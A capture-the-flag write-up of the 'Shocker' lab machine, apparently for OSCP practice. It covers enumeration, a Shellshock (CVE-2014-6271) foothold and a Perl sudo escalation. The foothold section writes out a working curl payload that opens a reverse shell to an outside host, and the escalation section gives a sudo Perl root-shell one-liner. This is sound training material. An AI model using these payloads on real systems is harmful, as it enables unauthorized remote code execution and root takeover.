The Machine
Shocker is a Linux machine built around CVE-2014-6271, the Shellshock vulnerability in bash. The name makes the intended path obvious. The box teaches two lessons that apply directly on the OSCP exam: when a directory returns 403, always enumerate inside it, and sudo -l is always the first post-foothold check.
Apache 2.4.18 serves a CGI script under /cgi-bin/. When Apache executes a CGI script, it passes HTTP request headers to the script as environment variables. On systems running a vulnerable version of bash, a malformed function definition in an environment variable causes bash to execute arbitrary commands appended after the definition. Because the web user can run Perl as root via sudo with no password, the escalation requires a single line.
| Port | Service | Notes |
|---|---|---|
80 | HTTP (Apache 2.4.18) | CGI handler active. Shellshock entry point |
2222 | SSH (OpenSSH 7.2p2) | Non-standard port. No credentials obtained this path |
Enumeration
Two-phase nmap. Wide scan first, then service detection on open ports.
$ nmap -p- --min-rate 1000 -oN shocker-all-ports.txt 10.129.26.231
$ ports=$(grep open shocker-all-ports.txt | cut -d '/' -f1 | tr '\n' ',' | sed 's/,$//')
$ nmap -p $ports -sC -sV --min-rate 1000 -oN shocker-service-scan.txt 10.129.26.231
Two open ports: Apache 2.4.18 on 80 and SSH on 2222. The non-standard SSH port is worth noting. Apache 2.4.18 is old enough that Shellshock is relevant if CGI scripts are present.
Web Enumeration: /cgi-bin/
Gobuster against the root directory returned nothing useful beyond a 403 on /server-status. The critical move is running a second gobuster pass directly against /cgi-bin/ with CGI-relevant extensions. The directory itself returns 403, but that only means directory listing is blocked. Scripts inside it may still be accessible and executable.
$ gobuster dir -u http://10.129.26.231/cgi-bin/ \
  -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt \
  -x sh,pl,cgi -o shocker-cgibin.txt
Found: /cgi-bin/user.sh with status 200. Verify it executes through the Apache CGI handler:
$ curl http://10.129.26.231/cgi-bin/user.sh
The script returns uptime output, confirming it executes through bash via the Apache CGI module. This is the Shellshock attack surface.
/cgi-bin/user.sh is executable through Apache's CGI handler on a server running a vulnerable bash version. HTTP headers sent with the request are passed to the script as environment variables. Shell metacharacter injection through any header value triggers code execution before the script runs.
Foothold: Shellshock via User-Agent
CVE-2014-6271
Shellshock exploits a parsing bug in bash. When bash processes environment variables on startup, it imports exported function definitions. The vulnerability is that bash continues parsing and executing commands found after a function definition that ends with () { :; };. Any command placed after the trailing semicolon executes immediately.
When Apache executes a CGI script, each HTTP header is exported as an environment variable. HTTP_USER_AGENT receives the value of the User-Agent header. If that value contains the Shellshock payload, bash processes and executes it before the script runs. No authentication required. The payload fires as the web server process user.
$ nc -lvnp 4444$ curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.15.67/4444 0>&1' \
http://10.129.26.231/cgi-bin/user.sh

Shell landed as shelly.
cat /home/shelly/user.txt
[REDACTED]
Privilege Escalation: Perl NOPASSWD Sudo
sudo -l
User shelly may run the following commands on Shocker:
(root) NOPASSWD: /usr/bin/perl/usr/bin/perl is available as root with no password required. Perl can spawn child processes via exec, which replaces the current process with a new one while inheriting the caller's UID. Running exec "/bin/bash" inside a root Perl process yields a root shell.
GTFOBins exec technique for Perl:
sudo perl -e 'exec "/bin/bash";'The exec call replaces the Perl process with bash, inheriting the root UID granted by sudo. Root shell confirmed.
cat /root/root.txt
[REDACTED]
Attack Chain
| Step | Technique | Result |
|---|---|---|
| 1 | Nmap two-phase scan | Apache 2.4.18 on 80, SSH on 2222 identified |
| 2 | Gobuster root | No useful findings. /server-status returns 403 |
| 3 | Gobuster /cgi-bin/ with .sh,.pl,.cgi extensions | /cgi-bin/user.sh found (200). Confirmed executable via curl |
| 4 | Shellshock CVE-2014-6271 via User-Agent header | Reverse shell as shelly. User flag captured |
| 5 | sudo -l | /usr/bin/perl NOPASSWD as root discovered |
| 6 | sudo perl -e 'exec "/bin/bash";' | Root shell via GTFOBins exec. Root flag captured |
Vulnerabilities Found
| Vulnerability | Location | Impact |
|---|---|---|
| CVE-2014-6271: Shellshock | Apache CGI handler, /cgi-bin/user.sh | Unauthenticated RCE as the web user via HTTP header injection |
| sudo NOPASSWD: /usr/bin/perl | /etc/sudoers, shelly account | Instant privilege escalation to root via GTFOBins exec technique |
| CGI script on vulnerable bash | Apache 2.4.18, bash 4.3 | Enables Shellshock: HTTP headers passed as environment variables to a shell that executes them |
Lessons Learned
- A 403 on a directory does not mean its contents are inaccessible. The
/cgi-bin/directory returned 403, but scripts inside it were accessible and executable. Always run gobuster directly against 403 directories with relevant file extensions before ruling them out. - Use CGI-relevant extensions when enumerating /cgi-bin/. Running gobuster without
-x sh,pl,cgiagainst a CGI directory will miss the attack surface entirely. The extension is part of the filename. - Shellshock fires through any HTTP header passed as an environment variable. User-Agent is the most common vector but Referer and Cookie are equally valid. If a CGI script is present on Apache with a vulnerable bash version, test all three headers.
- The CGI handler is the attack surface, not the script content. The content of
user.shis irrelevant. What matters is that Apache executes it through bash, which processes the injected header values as environment variables before the script body runs. - sudo -l is always the first post-foothold check. On Shocker it ended the box immediately. Perl, Python, Ruby, vim, find, awk, nmap with NOPASSWD as root are all instant escalations via GTFOBins.
- GTFOBins covers every common sudo binary. The Perl exec technique is documented there. On the exam, check GTFOBins before attempting to craft a custom payload manually.
- SSH on a non-standard port is worth noting during enumeration. Port 2222 was available as an alternative foothold if credentials had been recovered from the web application or system files.